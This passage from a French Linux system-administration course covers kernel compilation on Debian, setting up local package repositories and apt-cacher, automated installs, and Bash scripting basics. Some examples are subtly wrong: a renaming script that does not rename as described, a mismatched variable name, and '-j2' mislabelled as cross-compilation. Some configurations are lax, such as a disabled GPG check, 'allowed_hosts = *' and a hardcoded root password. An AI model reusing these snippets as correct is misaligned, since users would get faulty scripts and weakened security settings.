-rw-r--r-- 1 ftp ftp 90398912 Aug 16 19:59 linux-4.7.1.tar.xz
-rw-r--r-- 1 ftp ftp 137745639 Aug 20 16:18 linux-4.7.2.tar.gz
-rw-r--r-- 1 ftp ftp 819 Aug 20 16:18 linux-4.7.2.tar.sign
-rw-r--r-- 1 ftp ftp 90408888 Aug 20 16:18 linux-4.7.2.tar.xz
-rw-r--r-- 1 ftp ftp 137727435 Jul 24 20:00 linux-4.7.tar.gz
-rw-r--r-- 1 ftp ftp 473 Jul 24 20:00 linux-4.7.tar.sign
-rw-r--r-- 1 ftp ftp 90412100 Jul 24 20:00 linux-4.7.tar.xz
226 Directory send OK.
ftp> quit
221 Goodbye.
```

6.2. Exercice de récupération d'un noyau 4.9 en Debian 8

Installation des logiciels pré-requis.

En tant que super-utilisateur.

```
sudo apt-get install git fakeroot build-essential ncurses-dev xz-utils libssl-dev bc
```

```
sudo apt-get install kernel-package
```

Obtention des sources

A exécuter comme utilisateur non-root.

Téléchargement des sources et décompression de l'archive.

```
wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.9.8.tar.xz
unxz linux-4.9.8.tar.xz
```

```
wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.9.8.tar.sign
```

Ajout de la clé publique qui de l'auteur des sources

```
gpg2 --keyserver hkp://keys.gnupg.net --recv-keys 38DBBDC86092693E
gpg: key 38DBBDC86092693E: public key "Greg Kroah-Hartman (Linux kernel stable release signing key) <greg@kroah.com>" imported
gpg: Total number processed: 1
gpg:          imported: 1
```

Vérification du fichier archive.

```
gpg2 --verify linux-4.9.8.tar.sign
gpg: assuming signed data in 'linux-4.9.8.tar'
gpg: Signature made Sat 04 Feb 2017 09:47:47 AM CET using RSA key ID 6092693E
gpg: Good signature from "Greg Kroah-Hartman (Linux kernel stable release signing key) <greg@kroah.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 647F 2865 4894 E3BD 4571  99BE 38DB BDC8 6092 693E
```

Désarchiver les sources.

```
tar xvf linux-4.9.8.tar
```

Configuration

Se rendre dans le dossier des sources et copier la configuration courante du noyau.

```
cd linux-4.9.8/
cp /boot/config-$(uname -r) .config
make menuconfig
```

```
.config - Linux/x86 4.9.8 Kernel Configuration
```

```
----- Linux/x86 4.9.8 Kernel Configuration -----
| Arrow keys navigate the menu. <Enter> selects submenus ---> (or empty
| submenus ----). Highlighted letters are hotkeys. Pressing <Y>
| includes, <N> excludes, <M> modularizes features. Press <Esc><Esc> to
| exit, <?> for Help, </> for Search. Legend: [ ] built-in [ ]
|
| [ ] 64-bit kernel
|     General setup --->
|     [ ] Enable loadable module support --->
|     [ ] Enable the block layer --->
|         Processor type and features --->
|             Power management and ACPI options --->
|             Bus options (PCI etc.) --->
|                 Executable file formats / Emulations --->
|             Networking support --->
|                 Device Drivers --->
|             ↴(+)
|
| <Select> < Exit > < Help > < Save > < Load >
```

Choisir `< Save >` et `< Exit >`

Compilation

Nettoyer l'arbre des sources et remettre à zéro le kernel-package.

```
make-kpkg clean
```

Compilation croisée.

```
fakeroot make-kpkg --initrd --revision=1.0.SPEC kernel_image kernel_headers -j2
```

La commande explicite `fakeroot` démarre la commande `make-kpkg` qui fabrique un paquet debian (`.deb`). Les options choisies sont :

- `--initrd` : crée une image initrd.
- `--revision=1.0` : Révision personnalisée.
- `kernel_image` : produit le noyau en format de paquet debian configuré par le fichier de configuration `.config`.
- `kernel_headers` : produit aussi les en-têtes du noyau en format de paquets debian.
- `-j2` : compilation croisée avec 2 CPUs.

Installation

```
ls .../*.deb
.../linux-headers-4.9.8_1.0.SPEC_amd64.deb .../linux-image-4.9.8_1.0.SPEC_amd64.deb
```

```
sudo dpkg -i linux-image-4.9.8_1.0.SPEC_amd64.deb
```

```
sudo dpkg -i linux-headers-4.9.8_1.0.SPEC_amd64.deb
```

Redémarrage

```
sudo shutdown -r now
```

Vérification.

```
uname -a
uname -r
uname -mrs
dmesg | more
dmesg | egrep -i --color 'error|critical|failed'
```

Script

<https://gist.github.com/goffinet/559f5e176fc60e14841e6ae033e1ad93/raw/bbd3b0b0d28389e0c83ab18a51e9e3f471f9b27f/kernel.deb.sh>

```
#!/bin/bash
sudo apt update && apt upgrade -yqq && apt dist-upgrade -yqq
sudo apt install git fakeroot build-essential ncurses-dev xz-utils libssl-dev bc -yqq
sudo apt install kernel-package -yqq
wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.9.8.tar.xz
unxz linux-4.9.8.tar.xz
wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.9.8.tar.sign
gpg2 --keyserver hkp://keys.gnupg.net --recv-keys 38DBBDC86092693E
gpg2 --verify linux-4.9.8.tar.sign
tar xvf linux-4.9.8.tar
cd linux-4.9.8/
cp /boot/config-$(uname -r) .config
make menuconfig
make-kpkg clean
fakeroot make-kpkg --initrd --revision=1.0.spec kernel_image kernel_headers -j 4
ls ../*.deb
```

3. Mettre en place un dépôt de paquets

En cours de développement, pour mémoire.

Objectif d'un dépôt local :

- Se passer d'un dépôt distant
- Diminuer le temps et la bande passante consommée par des mise-à-jour et des installations
- Offrir des dépôts de paquets supplémentaires

Cas envisagés

- Dépôt local Centos 7 avec une image iso
- Dépôt Web Centos 7 avec une image iso

Plus gourmand en ressources

- Dépôt complet Centos 7 synchronisé avec les dépôts de référence
- Dépôt Debian 8

1. Dépôt local Centos 7 avec une image iso

Se procurer un iso DVD de Centos 7 à partir de <https://www.centos.org/download/mirrors/>

Monter l'iso dans un répertoire

```
mkdir /mnt/iso
mount -o loop,ro CentOS*.iso /mnt/iso
```

```
ls /mnt/iso
CentOS_BuildTag  GPL      LiveOS    RPM-GPG-KEY-CentOS-7
EFI             images   Packages  RPM-GPG-KEY-CentOS-Testing-7
EULA           isolinux repodata TRANS.TBL
```

Créer un fichier `.repo` dans `/etc/yum.repos.d/`

```
cat << EOF > /etc/yum.repos.d/CentOS-Local.repo
[Local]
name=Local Repo
baseurl=file:///mnt/iso
enabled=1
gpgcheck=0
EOF
```

Ensuite mettre à jour la liste de dépôts.

```
yum repolist
```

Une définition de dépôt avec authentification des sources.

```
cat << EOF > /etc/yum.repos.d/CentOS-Local.repo
[Local]
name=Local Repo
baseurl=file:///mnt/iso
enabled=1
gpgcheck=1
gpgkey=file:///mnt/iso/RPM-GPG-KEY-CentOS-7
EOF
```

2. Dépôt Web Centos 7 avec une image iso

Se procurer un iso DVD de Centos 7 à partir de <https://www.centos.org/download/mirrors/>

Installer Apache

```
yum install -y httpd
```

Monter l'iso.

```
mkdir /mnt/iso  
mount -o loop,ro CentOS*.iso /mnt/iso
```

Copier le contenu du DVD dans `/var/www/html/repo/CentOS/7/os/x86_64`

```
mkdir -p /var/www/html/repo/CentOS/7/os/x86_64  
cd /mnt/iso  
tar cvf - . | (cd /var/www/html/repo/CentOS/7/os/x86_64; tar xvf -)
```

Création des métadonnées des paquets et de la base de données sqlite.

```
yum -y install createrepo  
createrepo /var/www/html/repo/CentOS/7/os/x86_64/
```

Assigner les attributs Selinux aux nouveaux fichiers.

```
restorecon -R /var/www/html
```

Démarrer Apache

```
systemctl enable httpd && systemctl start httpd
```

Installer de dépôt avec l'adresse de `localhost` en http.

```
cat << EOF > /etc/yum.repos.d/CentOS-Web.repo  
[Web]  
name=Web Local Repository  
baseurl=http://localhost/repo/CentOS/7/os/x86_64  
gpgcheck=1  
gpgkey=http://localhost/repo/CentOS/7/os/x86_64/RPM-GPG-KEY-CentOS-7  
EOF
```

```
yum repolist
```

Mise à jour du dépôt :

- Miroir de synchronisation
- Rsync avec critères exclusifs
- `createrepo --update` pour mettre à jour les métadonnées des paquets et la base de données sqlite.

3. Apt-Mirror

Debmirror (<https://help.ubuntu.com/community/Debmirror>) et Apt-Mirror (<http://apt-mirror.github.io/>) sont des solutions de création et de maintenance de miroirs Debian/Ubuntu.

La création d'un miroir pour les paquets accessibles par votre gestionnaire de paquets va vous permettre de créer et de maintenir la copie conforme de dépôts (officiels ou non) en local. La raison principale est de ne plus avoir besoin de connexion vers le net pour pouvoir installer un paquet ou bien faire des mises à jour. C'est donc une solution pratique et efficace pour une install party, la mise à jour d'un parc de machines (dans ce cas le miroir peut être couplé avec un serveur, un proxy, etc.) ou, pour en finir, la mise à jour ou l'installation chez une personne ne disposant pas d'une connexion vers le net, ou dont la connexion est trop lente. Cela est particulièrement utile pour certains pays africains avec un faible accès à internet et permet d'y vulgariser facilement Linux.

Ce n'est donc pas une procédure à prendre à la légère, car vous allez aspirer complètement le contenu d'un ou plusieurs dépôts et les stocker dans un dossier. Ce dossier peut être sur un disque dur interne ou externe et il vous faudra une connexion internet conséquente. Pour l'exemple, toute une nuit a été nécessaire pour aspirer les plus de 90 Gio (sans les sources) des dépôts officiels pour la 14.04. Après cela vous pourrez installer une Ubuntu 14.04 sur un PC sans accès à Internet, le mettre à jour et ajouter n'importe quel paquet et ses dépendances du moment qu'il existe sur les dépôts officiels.

Faudra-t-il aussi mettre à jour le miroir quotidiennement.


Source : https://doc.ubuntu-fr.org/tutoriel/creer_un_miroir_de_depot

4. Apt-cacher

Source : <https://doc.ubuntu-fr.org/apt-cacher> et <https://help.ubuntu.com/community/Apt-Cacher-Server>

apt-cacher est une solution proxy de mise en cache des paquets Debian. À travers ce proxy, un ensemble d'ordinateurs clients accède indirectement aux dépôts.

Quand un paquet est demandé pour la première fois, il est téléchargé par le proxy et transmis au client tout en conservant une copie en local. Pour toute future demande du même paquet, le proxy ne télécharge pas les paquets mais transmet la copie locale. Ainsi, on économise la bande passante externe et du temps pour les clients.



Pré-requis

- Vérifier que le dépôt universe soit bien activé et mis à jour.
- Avoir les droits d'administration sur toutes les machines.
- Une instance d'apt-cacher différente pour chaque distributions linux différentes (ie: Debian et Ubuntu).

Installer les paquets apt-cacher et apache2 :

```
sudo apt-get install apt-cacher apache2
```

Configuration du serveur

Activer apt-cacher automatiquement

Il est recommandé pour des raisons de performances et d'utilisation de la mémoire de lancer apt-cacher en mode autonome (Stand-alone Daemon) :

Éditer le fichier /etc/default/apt-cacher et mettre l'option AUTOSTART à 1 :

```
AUTOSTART=1
```

Lancer apt-cacher :

```
sudo service apt-cacher start
```

À partir de Ubuntu 12.04, il faut modifier allowed_hosts dans /etc/apt-cacher/apt-cacher.conf. Par exemple :

```
allowed_hosts = *
```

Puis relancer apt-cacher :

```
sudo service apt-cacher restart
```

Tester. Taper l'adresse suivante dans votre navigateur web :

```
http://"adresse_du_serveur_apt-cacher":3142
```

Si vous n'obtenez pas une page détaillant la configuration d'apt-cacher, relancer apache2.

Mettre en cache les fichiers .deb déjà téléchargés

Pour mettre dans le cache d'apt-cacher les fichiers .deb déjà présents dans le cache apt du serveur, il suffit d'exécuter la commande suivante :

```
sudo /usr/share/apt-cacher/apt-cacher-import.pl /var/cache/apt/archives
```

Si cette commande ne passe pas essayez :

```
sudo /usr/share/apt-cacher/apt-cacher-import.pl -r -R /var/cache/apt/archives
```

Utilisation d'un proxy

Si votre connexion internet passe par un proxy Éditer le fichier /etc/apt-cacher/apt-cacher.conf et modifier ces lignes :

```
http_proxy=hostname:port
use_proxy=1
http_proxy_auth=username:password
use_proxy_auth=1
```

Remplacer les mots "hostname" par le nom ou l'adresse de votre Proxy Internet, le "port" et le "username":"password" par les vôtres pour l'authentification au niveau du Proxy Internet.

Configuration des clients

Le port par défaut est 3142.

Il existe deux manières pour configurer le client avec apt-cacher.

- Méthode par modification de la sources.list
- Modifier le fichier /etc/apt/sources.list du client en insérant adresse_du_serveur_apt-cacher:le_port. Par exemple :

```
deb http://archive.ubuntu.com/ubuntu/ hardy main restricted
```

devient :

```
deb http://adresse_du_serveur_apt-cacher:3142/archive.ubuntu.com/ubuntu/ hardy main restricted
```

Méthode Proxy

Cette méthode très simple à mettre en place à l'avantage de permettre de mettre à jour le système directement via les dépôts si le proxy apt-cacher n'est pas disponible. Elle ne pose donc aucun problème avec un ordinateur portable.

Éditer le fichier /etc/apt/apt.conf.d/01proxy, et insérez la ligne suivante :

```
Acquire::http::Proxy "http://<adresse_du_serveur_apt-cacher>:3142";
```

Puis rechargez la liste des paquets :

```
sudo apt-get update
```


4. Installations automatiques

1. Solution de déploiements automatisés

- PXE, configurations automatiques, installation par dépôts réseau (HTTP, FTP, NFS)
- Options de démarrage du noyau.
- <http://spacewalk.redhat.com/>
- <http://cobbler.github.io/>
- <http://xcat.org/>
- <https://theforeman.org/>
- <https://landscape.canonical.com/>

FAI - Fully Automatic Installation


Site Internet : <http://fai-project.org/features/>

Fonctionnalités

- Installs Debian GNU/Linux, Ubuntu, CentOS, SuSe, Scientific Linux,
- Class concept supports heterogeneous configuration and hardware
- Update running system without installation (e.g daily maintenance)
- Central configuration repository for all install clients
- Advanced disaster recovery system
- Autodiscover of the install server
- Creation of disk images for KVM, XEN, VirtualBox, VMware or cloud hosts
- Reproducible installation
- Automatic documentation in central repository
- Automated hardware inventory
- Hooks can extend or customize the normal behavior
- Full remote control via ssh during installation process
- FAI runs on i386, AMD64, PowerPC, SPARC and IBM z10 mainframe
- Fast automatic installation for Beowulf clusters
- Several GUI for FAI using GOsa, openQRM, DC


1 - Boot host

- Boot via network card (PXE), CD-ROM or floppy



- Now a complete Linux OS is running without using local hard disks

2 - Get configuration data



3 - Run installation

- partition local hard disks and create filesystems
- install software using apt-get command
- configure OS and additional software
- save log files to install server, then reboot new system

2. Exemples Debian/Ubuntu/Centos en KVM

On ira voir des exemples d'installations automatiques sur <https://github.com/goffinet/virt-scripts/blob/master/auto-install.sh> dans le cadre du document [Virtualisation KVM](#). On y trouve des exemples de fichiers de réponse à l'installateur Debian 8, Ubuntu 16.04 et Centos/RHEL 7/Fedora.

On les appelle des fichiers **Kickstart** en RHEL/Centos/Fedora et des fichiers **Preseed** en Debian/Ubuntu.

3. Installation ultra-silencieuse de paquets Debian sans ou avec réponse automatique aux dialogues

Source : http://www.microhowto.info/howto/perform_an_unattended_installation_of_a_debian_package.html

Sur base du scénario d'une installation ultra-silencieuse des paquets `apache2`.

```
export DEBIAN_FRONTEND=noninteractive
apt-get update -q
apt-get install -q -y -o Dpkg::Options::="--force-confdef" -o Dpkg::Options::="--force-confold" apache2
```

Attention certains paquets posent des questions qui méritent réponse (comme un mot de passe, un paramètre, ...):

Il s'agit de préciser des paramètres preseed des commandes "`debconf`".

D'abord visualiser des paramètres intéressant :

```
apt-get install debconf-utils
debconf-get-selections > preseed.conf
more preseed.conf
```

Et adapter les paramètres : par exemple s'il s'agit du paquet `mysql-server-5.5`

```
debconf-get-selections | grep mysql-server
echo mysql-server-5.5 mysql-server/root_password password xyzzy | debconf-set-selections
echo mysql-server-5.5 mysql-server/root_password_again password xyzzy | debconf-set-selections
```

Scripts Shell

- Objectifs de certification
 - Linux Essentials
 - RHCE EX300
 - LPIC 1
- 1. Scripts Bash : notions
 - 1.1. Scripts Bash
 - 1.2. Shebang
 - 1.3. Hello World
 - 1.4 Variables prépositionnées
 - Liste de variables prépositionnées
 - 1.5. Variables internes
 - 1.6. Interaction utilisateur
 - 1.7. Fonctions
- 2. Structures conditionnelles
 - 2.1. Structure conditionnelle if/then
 - 2.2. Tests
 - 2.3. Structure de base d'un script
 - 2.4. Autres exemples de test
- 3. Boucles
 - 3.1. Boucle for-do
 - Script inverse
 - 3.2. Boucle while
 - 3.3. Boucle case-esac (`script8.sh`)
 - 3.4. Divers
 - Boîtes de dialogue
 - Déboggage de script
 - Etude de `~/.bashrc`
- 4. Variables : concepts avancés
 - 4.1. Affection des variables
 - 3.2. Protection des variables
 - \ Antislash
 - " " Guillemets
 - ' ' Apostrophes
 - 4.3. Variables d'environnement
 - Variable shell \$PS1
 - Variables d'environnement
 - 4.4. Variables spéciales
 - 4.5. Portées des variables
 - Variables locales et globales
 - 4.6. Expansions de paramètres avec extraction
 - Extraction de sous-chaînes
 - Recherche de motifs
 - Extraction du début et de la fin
 - Extraction de la fin
 - Remplacement sur motif
 - Compter les lettres
 - 4.7. Paramètres positionnels
 - 4.8. Commandes en paramètres
 - 4.9. Expansions arithmétiques
 - 4.10. Tableaux
- 5. Script rm amélioré
 - 5.1. Commande rm
 - 5.2. Fonctionnalités du script
 - 5.3. Description
 - 5.4. Concepts
 - 5.5. Structure

- 5.6. Sourcer le script
- 5.7. Script automatique
- 6. Modèles de script Bash
 - 6.1. Sélection d'instructions
 - Structure if-then-else
 - Conditions et tests
 - Structure case esac
 - Exercices
 - Modèle
 - Figures de boucles
 - Figures de substitution
 - Figures de vérification
 - 1. Fonction are_you_sure
 - 2. Fonction check_distribution
 - 3. Fonctions check_variable
 - 4. Fonction check_parameters
 - 5. Fonction check_root_id
 - 6. Vérification de la disponibilité d'un binaire
 - 7. Tests avec grep et exécutions conditionnelles
 - 8. Fonction check_interface
 - Figures de génération aléatoire
 - 4.1. Fonctions create_ip_range
 - 4.2. Fonction create_mac_address
 - 4.3. Fonction de génération d'aléas / UUID
- Annexe Références et exemples
 - Annexe : Exercices de scripts sur les noms de fichiers
 - Cas : vider et créer un dossier temporaire de travail
 - Cas : créer des fichiers à la volée
 - Cas : renommage
 - Cas : renommage inverse
 - Cas : script extraction_serveurs.sh

Les sections qui suivent ce chapitre s'inspirent notamment du livre [Scripts shell Linux et Unix de Christophe Blaess](#) qu'il est conseillé d'acquérir. L'ouvrage est orienté embarqué mais convient parfaitement pour un apprentissage précis, rapide, intéressant et dynamique.

Objectifs de certification

Linux Essentials

- Topic 3: The Power of the Command Line (weight: 9)
 - 3.3 Turning Commands into a Script

RHCE EX300

1. System configuration and management
 - 1.9. Use shell scripting to automate system maintenance tasks.

LPIC 1

- Sujet 105 : Shells, scripts et gestion de données
 - 105.1 Personnalisation et utilisation de l'environnement du shell
 - 105.2 Personnalisation ou écriture de scripts simples
 - 105.3 Gestion de données SQL

1. Scripts Bash : notions

- Rudiments pour commencer à automatiser ses tâches d'administration en Bash

1.1. Scripts Bash

- shebang
- variables positionnelles
- variables internes
- fonctions et programme principal
- fin de script
- test
- conditions
- boucles
- débogage
- `~/.bashrc`
- Références et exemples

1.2. Shebang

Le shebang, représenté par `#!`, est un en-tête d'un fichier texte qui indique au système d'exploitation que ce fichier n'est pas un fichier binaire mais un script (ensemble de commandes) ; sur la même ligne est précisé l'interpréteur permettant d'exécuter ce script. Pour indiquer au système qu'il s'agit d'un script qui sera interprété par bash on placera le shebang sur la première ligne :

```
#!/bin/bash
```

1.3. Hello World

```
#!/bin/bash
# Script0.sh
echo "Hello World"
exit
```

Donner les droits d'exécution au script.

```
chmod +x script0.sh
```

1.4 Variables prépositionnées

Certaines variables ont une signification spéciale réservée. Ces variables sont très utilisées lors la création de scripts :

- pour récupérer les paramètres transmis sur la ligne de commande,
- pour savoir si une commande a échoué ou réussi,
- pour automatiser le traitement de tous paramètres.

Liste de variables prépositionnées

- `$0` : nom du script. Plus précisément, il s'agit du paramètre 0 de la ligne de commande, équivalent de `argv[0]`
- `$1`, `$2`, ..., `$9` : respectivement premier, deuxième, ..., neuvième paramètre de la ligne de commande
- `$*` : tous les paramètres vus comme un seul mot
- `$@` : tous les paramètres vus comme des mots séparés : `"$@"` équivaut à `"$1" "$2" ...`
- `$#` : nombre de paramètres sur la ligne de commande
- `$-` : options du shell
- `$?` : code de retour de la dernière commande
- `\$\$` : PID du shell
- `$!` : PID du dernier processus lancé en arrière-plan
- `$_` : dernier argument de la commande précédente

Par exemple :

```
#!/bin/bash
# Script1.sh
echo "Nom du script $0"
echo "premier paramètre $1"
echo "second paramètre $2"
echo "PID du shell" \$\$
echo "code de retour $?"
exit
```

Donner les droits d'exécution au script :

```
chmod +ux script1.sh
```

Exécuter le script avec deux paramètres :

```
./script1.sh 10 zozo
```

1.5. Variables internes

En début de script, on peut définir la valeur de départ des variables utilisées dans le script.

```
VARIABLE="valeur"
```

Elles s'appellent comme ceci dans le script :

```
echo $VARIABLE
```

Il peut être utile de marquer les limites d'une variable avec les accolades.

```
echo ${VARIABLE}
```

Par exemple :

```
#!/bin/bash
# script2.sh
PRENOM="francois"
echo "dossier personnel /home/$PRENOM"
exit
```

1.6. Interaction utilisateur

La commande `echo` pose une question à l'utilisateur

La commande `read` lit les valeurs entrées au clavier et les stocke dans une variable à réutiliser.

```
echo "question"
read reponse
echo $response
```

On peut aller plus vite avec `read -p` :

```
read -p "question" reponse
echo $reponse
```

1.7. Fonctions

Pour déclarer une fonction, on utilise la syntaxe suivante :

```
maFonction()
{
    instructions
}
```

Ou de manière plus ancienne :

```
function ma_fonction {
    instructions
}
```

La déclaration d'une fonction doit toujours se situer avant son appel. On les mettra donc également en début de script.

Par exemple :

```
#!/bin/bash
# script3.sh
read -p "quel votre prénom ?" prenom
reponse() {
    echo $0
    echo "merci $prenom"
    exit 1
}
reponse
exit
```

2. Structures conditionnelles

2.1. Structure conditionnelle if/then

```
if condition; then
    commande1
else
    commande2
fi
```

2.2. Tests

La condition pourra contenir un test. Deux manières de réaliser un test (avec une préférence pour la première) :

```
[ expression ]
```

ou

```
test expression
```

Il y a beaucoup d'opérateurs disponibles pour réaliser des tests sur les fichiers, sur du texte ou sur des valeurs (arithmétique).

Par exemple :

```
#!/bin/bash
# script4.sh test si $passwdir existe
passwdir=/etc/passwd
checkdir() {
    if [ -e $passwdir ]; then
        echo "le fichier $passwdir existe"
    else
        echo "le fichier $passwdir n'existe pas"
    fi
}
checkdir
exit
```

Variante : script4a.sh

On reprend la fonction checkdir qui lit la valeur variable donnée par l'utilisateur :

```
#!/bin/bash
# script4a.sh test si $passwdir existe
read -p "quel est le dossier à vérifier ?" passwdir
checkdir() {
    if [ -e $passwdir ]; then
        echo "le fichier $passwdir existe"
    else
        echo "le fichier $passwdir n'existe pas"
    fi
}
checkdir
exit
```

2.3. Structure de base d'un script

1. Shebang

2. Commentaire
3. Fonction gestion de la syntaxe
4. Fonction utile
5. Fonction principale
6. Fin

```
#!/bin/bash
# script5.sh structure de base d'un script
target=$1
usage() {
    echo "Usage: $0 <fichier/dossier>"
    exit
}
main() {
    ls -l $target
    echo "nombre de lignes : $(wc -l $target)"
    stat $target
}
if [ $# -lt 1 ]; then
    usage
elif [ $# -eq 1 ]; then
    main
else
    usage
fi
exit
```

2.4. Autres exemples de test

La page man de test pourrait nous inspirer.

```
execverif() {
    if [ -x $target ] ; then
        #('x' comme "e_x_ecutable")
        echo $target " est exécutable."
    else
        echo $target " n'est pas exécutable."
    fi
}
```

```
#!/bin/sh
# 01_tmp.sh
dir="${HOME}/tmp/"
if [ -d ${dir} ] ; then
    rm -rf ${dir}
    echo "Le dossier de travail ${dir} existe et il est effacé"
fi
mkdir ${dir}
echo "Le dossier de travail ${dir} est créé"
```

3. Boucles

3.1. Boucle for-do

Faire la même chose pour tous les éléments d'une liste. En programmation, on est souvent amené à faire la même chose pour tous les éléments d'une liste. Dans un shell script, il est bien évidemment possible de ne pas réécrire dix fois la même chose. On dira que l'on fait une boucle. Dans la boucle for-do, la variable prendra successivement les valeurs dans la liste et les commandes seront répétées pour chacune de ces valeurs.

```
for variable in liste_de_valeur; do
    commande
    commande
done
```

- Par défaut, for utilise la liste in "\$@" si on omet ce mot-clé.

Supposons que nous souhaitons créer 10 fichiers .tar.gz factices, en une seule ligne :

```
for num in 0 1 2 3 4 5 6 7 8 9; do touch fichier$num.tar.gz; done
```

Supposons que nous souhaitions renommer tous nos fichiers `*.tar.gz` en `*.tar.gz.old` :

```
#!/bin/bash
# script6.sh boucle
#x prend chacune des valeurs possibles correspondant au motif : *.tar.gz
for x in ./*.tar.gz ; do
    # tous les fichiers $x sont renommés $x.old
    echo "$x -> ${x%.old}"
    mv "$x" "${x%.old}"
# on finit notre boucle
done
exit
```

Script inverse

Voici le script inverse, c'est sans compter sur d'autres outils pour d'autres situations :

```
#!/bin/sh
# script6r.sh inverse
#x prend chacune des valeurs possibles correspondant au motif : *.tar.gz.old
for x in ./*.tar.gz.old ; do
    # tous les fichiers $x sont renommés $x sans le .old
    echo "$x -> ${x%.old}"
    mv $x ${x%.old}
# on finit notre boucle
done
exit
```

3.2. Boucle while

Faire une même chose tant qu'une certaine condition est remplie. Pour faire une certaine chose tant qu'une condition est remplie, on utilise une boucle de type `while-do` et `until-do`.

```
while condition do
    commandes
done
```

Répète les commandes tant que la condition est vérifiée.

```
until condition do
    commandes
done
```

Répète les commandes jusqu'à ce que la condition soit vraie soit tant qu'elle est fausse.

- Rupture avec `break`,
- Reprise avec `continue`.

```
while true; do commandes; done
```

Supposons, par exemple que vous souhaitez afficher les 100 premiers nombres (pour une obscure raison) ou que vous vouliez créer 100 machines virtuelles.

```
#!/bin/bash
# script7.sh boucle while
i=0
while [ $i -lt 100 ] ; do
    echo $i
    i=$((i+1))
done
exit
```

De manière plus élégante avec l'instruction `for` :

```
#!/bin/bash
# for ((initial;condition;action))
for ((i=0;i<100;i=i+1)); do
    echo $i
done
```

```
exit
```

3.3. Boucle case-esac (script8.sh)

L'instruction case ... esac permet de modifier le déroulement du script selon la valeur d'un paramètre ou d'une variable. On l'utilise le plus souvent quand les valeurs possibles sont en nombre restreint et peuvent être prévues. Les imprévus peuvent alors être représentés par le signe * .

Demandons par exemple à l'utilisateur s'il souhaite afficher ou non les fichiers cachés du répertoire en cours.

```
#!/bin/sh
# script8.sh case-esac
#pose la question et récupère la réponse
echo "Le contenu du répertoire courant va être affiché."
read -p "Souhaitez-vous afficher aussi les fichiers cachés (oui/non) : " reponse
#agit selon la réponse
case $reponse in
    oui)
        clear
        ls -a;;
    non)
        ls;;
    *) echo "Veuillez répondre par oui ou par non.";;
esac
exit
```

3.4. Divers

Boîtes de dialogue

On pourrait aussi s'intéresser à Whiptail : https://en.wikibooks.org/wiki/Bash_Shell_Scripting/Whiptail qui permet de créer des boîtes de dialogue.

Déboggage de script

